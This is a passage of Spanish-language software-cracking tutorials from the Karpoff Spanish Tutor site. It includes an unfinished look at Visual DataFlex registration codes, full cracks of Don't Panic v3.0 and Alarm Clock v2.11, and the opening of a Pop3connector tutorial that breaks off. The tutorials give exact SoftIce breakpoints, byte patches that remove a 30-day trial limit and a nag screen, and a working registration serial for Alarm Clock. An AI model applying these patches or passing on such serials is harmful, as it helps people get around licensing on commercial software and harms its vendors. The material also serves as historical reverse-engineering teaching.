luego de la pantalla de error ingresamos nuevamente el serial mostrado en eax y sorpresa hemos registrado una licencia para visual dataflex pero versión 6.x, de la versión 7.x nada. el archivo termlist.cfg se ha creado (recuerdan que lo habiamos renombrado) en \bin tal lo esperado, conteniendo el nombre de usuario y las dos partes del código de registro claramente visibles en 438h la segunda y en 458h la primera. estos valores no son simetricos respecto a los visualizados en 38h y 58h pero si seguimos avanzando un poco podremos ver que la función antes mencionada es llamada dos veces y en su segunda vez genera los códigos mostrados en 38h y 58h. además si ingresaramos estos últimos códigos obtenidos en la pantalla de registro el archivo termlist generado será simetrico y por ende mostrará los mismos valores en sus dos mitades, tal cual pudimos ver con el archivo renombrado.

aplicando la fuerza bruta (nada de zen) podremos observar que variando la segunda parte del código de registro es posible generar códigos correctos entre otros para:

webapp server 1.x eval, webapp server 2.x
webapp server 1.x, webapp server 2.x eval
webapp server 2.x (mp) (sp)
webapp studio 2.x


visual dataflex 6.x, webapp studio 1.x runtime
webapp server 1.x runtime
visual dataflex 6.x

. . . . . .

es decir todos los existentes menos para visual dataflex 7.x y que independientemente de la cantidad de números ingresados luego del guión estaría tomando solamente 7 u 8 a partir de la derecha aunque esto último no lo puedo asegurar con precisión. además es posible registrar distintos usuarios y productos dentro del mismo archivo termlist.cfg aunque solamente el último ingresado será el activo (a menos que lo modifiquemos mediante el botón set default name) los valores mostrados en 68h y 6a (y sus simétricos) muestran la cantidad de licencias registradas y cual de ellas es la activa. el valor mostrado en 34h y simétrico representa un valor calculado a partir del número serial (222222) y el nombre de registro y en la cual podría estar involucrada la llamda a user32.chartooema aunque de momento tampoco lo puedo precisar.

```
00000000h: 53 75 6a 65 74 6f 20 54 61 63 69 74 6f 00 00 00 ; sujeto tacito
00000010h: 6f 72 61 74 69 6f 6e 00 00 00 00 00 00 00 00 00
00000020h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000030h: 00 00 1a 00 0e 64 03 00 10 18 00 12 00 00 00 00
00000040h: 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000050h: 00 00 00 00 00 00 00 00 2x ex cx 0x 00 00 00 00
00000060h: 00 00 00 00 00 00 00 00 01 00 01 00 00 00 00 00
```

han sido reemplazados algunos valores por x



no difundiré los códigos de registro obtenidos ya que no es propósito de este manual perjudicar a la empresa

dataaccess en modo alguno, sino solamente analizar la implementación de su esquema de protección.

dado mi reciente comienzo con la ingeniería inversa creo no tener los suficientes conocimientos del ensamblador para poder analizar en forma correcta la llamada a la función del calculo del serial (y no porque no lo haya intentado) en:
:100012f8 e813ffffff call 10001210

y que me permitiría hechar algo de luz respecto al código para la versión 7.x del producto e incluso poder crear un keygen.

hasta el momento solamente he podido averiguar lo siguiente:

1. la posición 3ch y 43ch, en termlist.cfg, debe ser 01 para generar un serial correcto para la versión 7.x

   esta es aparentemente la única diferencia que existiría respecto a la de la versión 6.x ya que las llamadas a las rutinas de generación son las mismas en ambos productos. no he podido determinar si este valor forma parte del código de registro.

2. la sección de código en la que determina si el producto es el de evaluación o el adquirido al comprar el producto es:
   * referenced by a (u)nconditional or (c)onditional jump at address:
   |:10001d7e(c)
   |
   :10001d8a 8b15d8940010 mov edx, dword ptr [100094d8]
   :10001d90 64a12c000000 mov eax, dword ptr fs:[0000002c]
   :10001d96 c1e10a shl ecx, 0a ecx = 400h
   :10001d99 8b1490 mov edx, dword ptr [eax+4*edx]
   :10001d9c 56 push esi
   :10001d9d 8d340a lea esi, dword ptr [edx+ecx]
   :10001da0 8b9670000000 mov edx, dword ptr [esi+00000070] apunta al valor 438h en termlist
   :10001da6 8b8674000000 mov eax, dword ptr [esi+00000074] apunta a 43c y debe ser = 01
   :10001dac f7c200000002 test edx, 02000000 compara
   :10001db2 89542418 mov dword ptr [esp+18], edx almacena el valor de 438h
   :10001db6 89442410 mov dword ptr [esp+10], eax almacena el 01 de 43ch
   :10001dba 746a je 10001e26 debe saltar a 1e26
   . . . . . .
   * referenced by a (u)nconditional or (c)onditional jump at address:
   |:10001dba(c)
   |
   :10001e26 f644241001 test [esp+10], 01 and 43ch , 01
   :10001e2b 746a je 10001e97 no salta
   :10001e2d f7c200008000 test edx, 00800000 and 43ch, 800000
   :10001e33 bd0b000000 mov ebp, 0000000b
   :10001e38 7405 je 10001e3f debe saltar
   :10001e3a bd0c000000 mov ebp, 0000000c chico malo
   * referenced by a (u)nconditional or (c)onditional jump at address:
   |:10001e38(c)
   |
   :10001e3f 8b3cad38800010 mov edi, dword ptr [4*ebp+10008038]

   es decir ebp contiene el valor b que va a permitir luego del cálculo que edi apunte a la dirección 1000842c la que contiene el string "visual dataflex 7.x".

   si ebp = c el valor obtenido del cálculo será 1000840c que apunta a "visual dataflex 7.x evaluation"

3. en esta última parte del código es donde se generan los nombres de los diferentes productos a través de sucesivas comparaciones con la segunda parte del código de registro ingresado o leido de termlist.cfg en el caso de existir. (llamadas a winsetup. getregistrationname)

por lo expuesto, este manual se encuentra inconcluso hasta que alguien con mayor conocimiento o experiencia pueda terminarlo o en su defecto pueda brindarme la ayuda necesaria para poder concluirlo.

sujeto tacito

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa:	Don't Panic v3.0

PROTECCION:	Nag screen y 30 días de límite de tiempo.		
Descripcion:	MUY buen programa que vale la pena tenerlo (leer más abajo)		
Dificultad:	Aficionado		
DOWNLOAD:	http://www.panicware.com/downloads/DontPanic30Demo.exe		
Herramientas:	SoftIce 3+, W32Dasm, Hex Workshop y File InsPEctor		
CRACKER:	Dek_Oin	FECHA:	../10/2000

introduccion

esta maravilla de programa tiene una gran utilización. aquí el comentario que saqué de softonic:

oculta cualquier aplicación y avisa al resto de la oficina. don't panic! es algo más que un simple limpiador del historial de tu navegador. te permite abrir y cerrar al instante cualquier ventana con una sola pulsación, clic o movimiento de ratón. permite borrar los ficheros de internet, incluyendo el historial de páginas web visitadas, el historial de ficheros descargados, cookies y caché. también permite borrar todos los rastros que deja windows, como los documentos vistos recientemente, el portapapeles, la papelera de reciclaje, etc...
todas estas opciones se pueden automatizar.
don't panic! te permite asignar teclas a todas sus funciones para poder usarlo sin que se detecte, y lanzar cualquier aplicación, documento o página web.
también tiene un curioso modo para su uso en lan; es el "sistema de alerta global", que permite alertar o ser alertado por otros usuarios de don't panic! cuando se acerque algún jefe, avisando con un icono de alerta en la barra de tareas de windows.
permite ocultar programas específicos, como icq, napster, etc.. mientras se mantienen el resto de programas funcionando con aparente normalidad. es compatible tanto con internet explorer como con netscape.

les recomiendo este programa. cuando está corriendo, también se puede cambiar el icono que se mostrará en la barra de tareas!.

al atake

analizamos el ejecutable con el file inspector y vemos que las cosas van a ser más fáciles de lo que creíamos. programa no empaketado, no encryptado, hecho en visual c++ 5.0. vamos bien j .

si nos bajamos la versión de evaluación tenemos las siguientes limitaciones:

- **pasados los 30 días el programa deja de funcionar**
- **no podemos usar la opción de network**
- **tenemos una nag al principio que nos dice cuantos días nos quedan**
- **la palabra demo por todos lados**

creo ya podemos irnos deshaciendo de la última. solamente debemos abir nuestro editor hexadecimal favorito y buscar las palabras demo demo demo, recuerden que los caracteres minúsculas y mayúsculas son diferentes en el código ascii. cuando los encontremos los rellenamos con espacios y listo. esta no es ningún problema.

ahora nos vamos a algo más complicadillo, empezaremos por crackear el límite de tiempo. cerramos todos los programas que tengamos en ejecución, [ctrl+d] y pondremos 2 típicos breakpoints. **bpx getlocaltime** y **bpx getsystemtime**. las dos apis se usan para extraer el tiempo del sistema. aquí el funcionamiento de getlocaltime:

```
void(
 lpsystemtime lpsystemtime        //dirección de estructura de tiempo del sistema (apunta a una estructura
);                                 systemtime para recibir la fecha y el tiempo del ordenador)
```

el funcionamiento de getsystemtime es prácticamente el mismo solo que el tiempo se expresa en tiempo universal coordinado (utc, siglas en inglés).

recuerden, traten de cerrar casi todos los programas en ejecución ya que estas dos apis son muy utilizadas por los programas, si no lo hacen el sice saltará permanentemente. presionen [crtl+alt+supr] y cierren la mayor cantidad de cosas posibles. cuando pusimos los breakpoints, ejecutamos el don't panic y enseguida saltamos al sice. ahora a darle a f12 hasta llegar a dp!.text+xxxx (donde xxxx es un número hexadecimal de 4 cifras). cuando lleguemos a dp! le damos a f12 hasta llegar a la rutina "semi-padre" de todas. concretamente hasta aquí:

```
:00410b9f 81eccc000000        sub esp, 000000cc
:00410ba5 8d45f0              lea eax, dword ptr [ebp-10]
:00410ba8 50                  push eax
:00410ba9 ff15a4904100        call [kernel32!getlocaltime]        ; extrae la hora del sistema
:00410baf 8d45e0              lea eax, dword ptr [ebp-20]
:00410bb2 50                  push eax
:00410bb3 ff158c914100        call [kernel32!getsystemtime]       ; extrae la fecha del sistema
:00410bb9 668b45ea            mov ax, word ptr [ebp-16]
:00410bbd 663b05da284200      cmp ax, word ptr [004228da]
:00410bc4 753b                jnz 00410c01
:00410bc6 668b45e8            mov ax, word ptr [ebp-18]
:00410bca 663b05d8284200      cmp ax, word ptr [004228d8]         ; se realizan una serie de
:00410bd1 752e                jnz 00410c01                        ; operaciones que no nos servirán
:00410bd3 668b45e6            mov ax, word ptr [ebp-1a]           ; para nada
:00410bd7 663b05d6284200      cmp ax, word ptr [004228d6]
:00410bde 7521                jnz 00410c01
:00410be0 668b45e2            mov ax, word ptr [ebp-1e]
:00410be4 663b05d2284200      cmp ax, word ptr [004228d2]
:00410beb 7514                jnz 00410c01
```

```
:00410bed 668b45e0          mov ax, word ptr [ebp-20]
:00410bf1 663b05d0284200    cmp ax, word ptr [004228d0]
:00410bf8 7507              jnz 00410c01
:00410bfa a1c8284200        mov eax, dword ptr [004228c8]
:00410bff eb45              jmp 00410c46
:00410c01 8d8534ffffff      lea eax, dword ptr [ebp+ffffff34]
:00410c07 50                push eax
:00410c08 ff1590914100      call [kernel32!gettimezoneinformation]; traduce la fecha obtenida en utc
:00410c0e 83f8ff            cmp eax, ffffffff                      por getsystemtime a formato
:00410c11 741b              jz 00410c2e                            tiempo local
```

por aquí la cosa empieza a ser sospechosa. lo que tendríamos que hacer ahora sería buscar un salto abajo pero como de saltos está lleno buscaremos una call xxxxxxx (donde xxxxxxx es una dirección de memoria y no una api). le vamos dando a f10 hasta encontrar una call interesante y aquí está!:

```
:00410c5f 50                push eax
:00410c60 0fb745f0          movzx eax, word ptr [ebp-10]
:00410c64 50                push eax
:00410c65 e8e1310000        call 00413e4b                  ; llamada a la rutina que determina si estamos
:00410c6a 8b4d08            mov ecx, dword ptr [ebp+08]    ; dentro de los 30 días de evaluación
:00410c6d 83c41c            add esp, 0000001c
:00410c70 85c9              test ecx, ecx                  ; compara si el flag devuelto es 0
:00410c72 7402              jz 00410c76                    ; si es así, hemos expirado
:00410c74 8901              mov dword ptr [ecx], eax
:00410c76 c9                leave
:00410c77 c3                ret                            ; retorno, devuelve
```

sería lógico pensar que deberíamos cambiar el jz por jnz pero si ejecutamos el don't panic no arranca. en estos casos debemos nopear la call. para calcular el offset de la call necesitamos o el w32dasm, o el krackpe de numit_or o el propio file inspector de viper.
en este caso utilizaremos el file inspector, vamos a herramientas/rva to offset e introducimos la dirección de memoria de la call añadiendo la base. en mi caso da offset 10c65.

abrimos nuestro editor hexadecimal, vamos a ese offset y cambiamos e8 e1 31 00 00 por 90 90 90 90 90 o sino por 40 48 40 48 40. probamos el programa y bien!!! dice que nos quedan 30 días. tan solo para cerciorarnos adelantamos la fecha del sistema 1 año y wow! siguen quedándonos 30 días de evaluación!. esto nos demuestra una cosa:

límite de tiempo fuera!!!

la molesta nag

ya hicimos lo principal y ahora nos queda la nag. esta vez no utilizaremos los típicos breakpoints para las nags como createwindowexa o dialogboxparama, sino que utilizaremos los windows messages. generalmente con las nags son más efectivos qué los breakpoints típicos. ejecutamos el don't panic sin el límite de tiempo y cuando aparezca la nag no pulsen continue evaluation sino [ctrl+d] para entrar al sice. luego escriban hwnd para ver el handle de las ventanas que se están mostrando y luego presionen enter (traten de cerrar todas las otras ventanas para que solo se muestre la nag del don't panic). el dp.exe que era el ejecutable original lo he renombrado como crackeado.exe o sea que en qowner. ahora estudien los handles de las ventanas que se muestran pero que siempre vean los que en qowner digan crackeado (en mi caso, claro). se muestran 6 handles con crackeado en qowner. el que me pareció más interesante es este:

windows handle	hqueue	sz	qowner	class name	windows procedure

me llamó la atención por que dice (dialog) en class name. ahora vamos a poner un break point para que cuando pulsemos el botón de "continuar" saltemos al sice. recuerden que el handle de la ventana y los demás datos cambian cada vez que ejecutas el programa. debemos poner un bmsg + handle + wm_destroy. esta vez no usaremos wm_enable o wm_command. en mi caso pondré bmsg 03c8 wm_destroy. si tienes alguna duda de los windows messages léete el tutorial de mi amigo kuato_thor sobre tutorial sobre passmark-burnintest 2.0, ahí explica algo sobre los windows messages.

cuando hayas puesto el break point pulsa sobre continue evaluation y enseguida saltas al sice!. ahora a darle a f12 hasta llegar al código del crackeado.exe. concretamente hasta este punto:

```
:0040ab95 05c0655200        add eax, 005265c0
:0040ab9a 6a00              push 00000000
:0040ab9c a350234200        mov dword ptr [00422350], eax
:0040aba1 e82ad0ffff        call 00407bd0                  ; genera la ventana
:0040aba6 83c404            add esp, 00000004
:0040aba9 85c0              test eax, eax                  ; flag devuelto = 0
:0040abab 7426              jz 0040abd3                    ; muestra la ventana
:0040abad 8b1544234200      mov edx, dword ptr [00422344]  ; si es 1
:0040abb3 a140234200        mov eax, dword ptr [00422340]  ; no la muestra
:0040abb8 6a00              push 00000000
:0040abba 68807d4000        push 00407d80
:0040abbf 52                push edx
:0040abc0 68b4da4100        push 0041dab4                  ; si el demo ha expirado dice lo de
                                                           evaluation time expired!
:0040abc5 50                push eax
:0040abc6 ff15e0924100      call [user32!dialogboxparama]  ; aquí nos paramos
:0040abcc bd01000000        mov ebp, 00000001
:0040abd1 eb29              jmp 0040abfc
:0040abd3 a1a0114200        mov eax, dword ptr [004211a0]
:0040abd8 85c0              test eax, eax
:0040abda 7520              jnz 0040abfc
:0040abdc 8b0d44234200      mov ecx, dword ptr [00422344]
:0040abe2 8b1540234200      mov edx, dword ptr [00422340]
:0040abe8 6a00              push 00000000
:0040abea 68907c4000        push 00407c90
:0040abef 51                push ecx
:0040abf0 68a4da4100        push 0041daa4                  ; texto y título de la ventana
:0040abf5 52                push edx
```

por si acaso borramos todos los break points que hayamos puesto y ponemos uno en el salto (bpx 40abab), pulsamos continuar y si!, salta. invertimos el flag con r fl z y no sale la nag. creo que lo que haremos está claro. deberemos cambiar el jz 0040abd3 a jnz 0040abd3. el offset lo calculamos de la misma manera que lo hicimos antes. abrimos el editor hexadecimal, cambiamos el 74 a 75 y wow!.

fuera nag!!!

finalizando

ahora sólo nos quedaría habilitar la opción de network, pero ese trabajo se los dejo a ustedes como tarea. les comunico una cosa, que este crack que hicimos es el primero de todo el mundo, bueno, el segundo ya que yo lo hice antes.

saludos a:

- mr.jade
- xasx

- karpoff
- skuater
- act mago
- todo [k-for]
- txeli (sigue así!)

quisiera agradecer sobre todo a profesor x ya que sin su apoyo no hubiera crackeado este programa ni escrito estas líneas. gracias profe!. saludos a todos ustedes que leen mis manuales. recuerden, no acepto pedidos de cracks!!!.

nos vemos en el próximo tutorial amigos!,

enjoy!!!

dek_oin/k-for

karpoff spanish tutor: pagina dedicada a la dibulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa: Alarm Clock v2.11


PROTECCION:	**Serial**
Objetivo:	Conseguir un número de serie válido
Descripcion:	Es una alarma
Dificultad:	Newbie
DOWNLOAD:	http://www.saltwell.demon.co.uk/software/
Herramientas:	file insPEctor v3.0 y SoftIce v4.05
CRACKER:	**Act Mago** **FECHA:** **08/11/2000**

introduccion

hola amigos, presento mi décimo tutorial.ya saben, si tienen alguna duda sólo pregúntenlo **actmago@hotmail.com** , como siempre digo...**sólo preguntas referentes a este tutorial y no pedidos u otras cosas**. en este tutorial seguiremos usando el softice. si no lo tienes instalado puedes bajártelo en www.crackstore.com . asumo que tienes conocimientos básicos sobre el uso de softice. y para terminar con la intro debo decir : este texto ha sido escrito sólo con propósitos educacionales.

al atake

abrimos el programa y lo primero que vemos es esto:



no quieren que se nos olvide que el programa es shareware **:)**

le damos click a **ok** y vamos a la barra de tareas o task bar; hacemos click con el botón derecho del mouse y veremos las opciones entre las que se encuentra **register**, le damos click y estaremos por fin en la caja de registro, la que nos pide los siguientes datos:


registration number:

name:

como siempre hacemos llenamos la caja con nuestro nombre y cualquier serial number, luego damos click en **ok** y por supuesto que el programa no aceptará el número de registro y nos mostrará un mensaje como este...

a continuación... cerramos alarm clock.

debemos recopilar la mayor cantidad de información para saber por donde atacar a este programa y para eso utilizaremos el genial **file inspector v3.0** el que nos mostrará si está encriptado y también en que leguaje está hecho. abrimos **file inspector v3.0** ,luego vamos a **abrir archivo**, y cuando hayas abierto el ejecutable ac2.exe , luego le damos click a **analizar** y luego a la lengüeta que dice **compilador**...se verá así:



con la información que tenemos creo que el camino más fácil y limpio será usar nuestro querido softice para conseguir un número de serie válido.

a continuación... cerramos **file inspector v3.0**.

usando softice

asumo que tienes bien configurado el softice y que tienes al menos conocimientos básicos sobre su uso.

a continuación...abrimos alarm clock y vamos directamente a la caja de registro en donde introducimos nuestro nombre y cualquier número de serie . todavía no damos click en **ok** ; lo que ahora debemos hacer es presionar **control+d** para que salte el softice y así poder colocar nuestro breakpoint.

ya estamos dentro del softice...colocamos **bpx hmemcpy** y presionamos enter, luego presionamos **f5** para salir del softice. ahora le damos click a **ok** y si todo sale bien el bpx debería picar y hace saltar al softice.

luego presionamos **f11** 1 vez ---------> **f12** 11 veces, ponemos **bc *** para quitar el bpx y estaremos aquí:

015f: 004571c0 8b45f8 mov eax,[ebp-08]

luego **f10** 2 veces para llegar aquí:

015f: 004571c8 8945fc mov [ebp-04],eax

si aquí colocamos **d eax** la window data se queda en blanco, pero si colocamos **? eax** veremos esto:

0001233321

luego le damos a **f10** 4 veces para llegar aquí...

015f: 004571d8 3b45fc **cmp** eax,[ebp-04]

esta comparación es demasiado sospechosa como para dejarla de lado, por lo tanto colocamos **d eax** y la window data muestra un desorden de letras, entonces colocamos **? eax** y veremos esto...

0000234333

al parecer lo hemos conseguido, pero... cómo estar seguros ?

si presionamos **f10** 1 vez llegaremos a este salto...

015f: 004572db 0f8506010000 jnz 004572e7

si aquí colocamos **r fl z** y luego damos **f5** registraremos el programa pero sólo hasta volver a iniciarlo. como ya sabemos la función de aquella comparación ahora estamos seguros de que el número que hemos obtenido es válido.

entonces la caja de registro quedaría así:

registration number: 234333

name: act mago

mientras escribía este tutorial me registre con otro nombre de usuario por lo tanto la caja quedaría así:

registration number: **234333**

name: **(cualquiera)**

le damos click a **ok** y la caja ha aceptado nuestro código de registro, vamos a **about alarm clock...** y veremos esto:

programa crackeado...

nota:

soy humano y cometo **errores**, si encuentras uno házmelo saber ok. **actmago@hotmail.com**

saludos

- saludos a tnt!crack!team (saludos a **xasx**, no parare **:)**)
- saludos a **dek_oin**.
- saludos y **agradecimientos** a *viper* del grupo **[k-for]**, por el genial **file inspector**.
- saludos a toda la people de tutoriales2000.
- saludos a **profesor x**.
- saludos al lda (**monofeo (gran amigo), flaco (te pillaron! , jaja!!), chirda, taza, afo, solerman, nasal, peter** y a todos los demás)
- saludos a todos los **crackers** del mundo.

chao!!

espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden, lean muchos tutoriales, practiquen, estudien y crackear será mucho más fácil.

actmago@hotmail.com

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa: **Pop3connector V4.10**

PROTECCION:	**Serial**
Objetivo:	Conseguir un número de serie válido
Descripcion:	para chequear el correo electrónico
Dificultad:	Newbie
DOWNLOAD:	http://members.xoom.com/pop3con
Herramientas:	**Softice 4.05, file insPEctor 3.0**
CRACKER:	**Act MagO** **FECHA:** **08/11/2000**

INTRODUCCION

Introducción

hola amigos, presento mi décimo primer tutorial.ya saben, si tienen alguna duda sólo pregúntenlo **actmago@hotmail.com** , como siempre digo...**sólo preguntas referentes a este tutorial y no pedidos u otras cosas**. en este tutorial seguiremos usando el softice. si no lo tienes instalado puedes bajártelo en www.crackstore.com . asumo que tienes conocimientos básicos sobre el uso de softice. y para terminar con la intro debo decir : este texto ha sido escrito sólo con propósitos educacionales.


comentario del programa

programa que sirve para chequear el correo electrónico.

el programa es shareware, tiene libre uso de 15 días, por lo que si quieres seguir usándolo después de este período debes registrarte.

contamos con softice...


abrimos el programa y todo se ve normal, no hay nags ni pantallas invitándonos a conseguir un código de registro. pero si vamos a **help** nos encontraremos con la opción **registration**, a la que le damos click y nos encontramos con la caja de registro la que en este caso nos entrega un product id, pero vamos al grano, en mi caso la caja se ve así:



como hacemos siempre llenamos la caja con cualquier dato, le damos click a **register** y por supuesto que el programa no aceptará el código de registro y nos mostrará un mensaje como este...

a continuación... cerramos pop3connector.

debemos recopilar la mayor cantidad de información para saber por donde atacar a este programa y para eso utilizaremos el genial **file inspector v3.0** el que nos mostrará si está encriptado y también en que leguaje está hecho. abrimos **file inspector v3.0** ,luego vamos a **abrir archivo**, y cuando hayas abierto el ejecutable pop3_4.exe , luego le damos click a **analizar** y luego a la lengüeta que dice **compilador**...se verá así:



con la información que tenemos creo que el camino más fácil y limpio será usar nuestro querido softice para conseguir un código de registro real.

a continuación... cerramos **file inspector v3.0**.

usando softice

asumo que tienes bien configurado el softice y que tienes al menos conocimientos básicos sobre su uso.

a continuación...abrimos pop3connector y vamos directamente a la caja de registro en donde introducimos nuestro nombre, nuestro e-mail y cualquier código de registro. todavía no damos click en **register** ; lo que ahora debemos hacer es presionar **control+d** para que salte el softice y así poder colocar nuestro breakpoint.

ya estamos dentro del softice...colocamos **bpx hmemcpy** y presionamos enter, luego presionamos **f5** para salir del softice. ahora le damos click a **register** y si todo sale bien el bpx debería picar y hace saltar al softice.

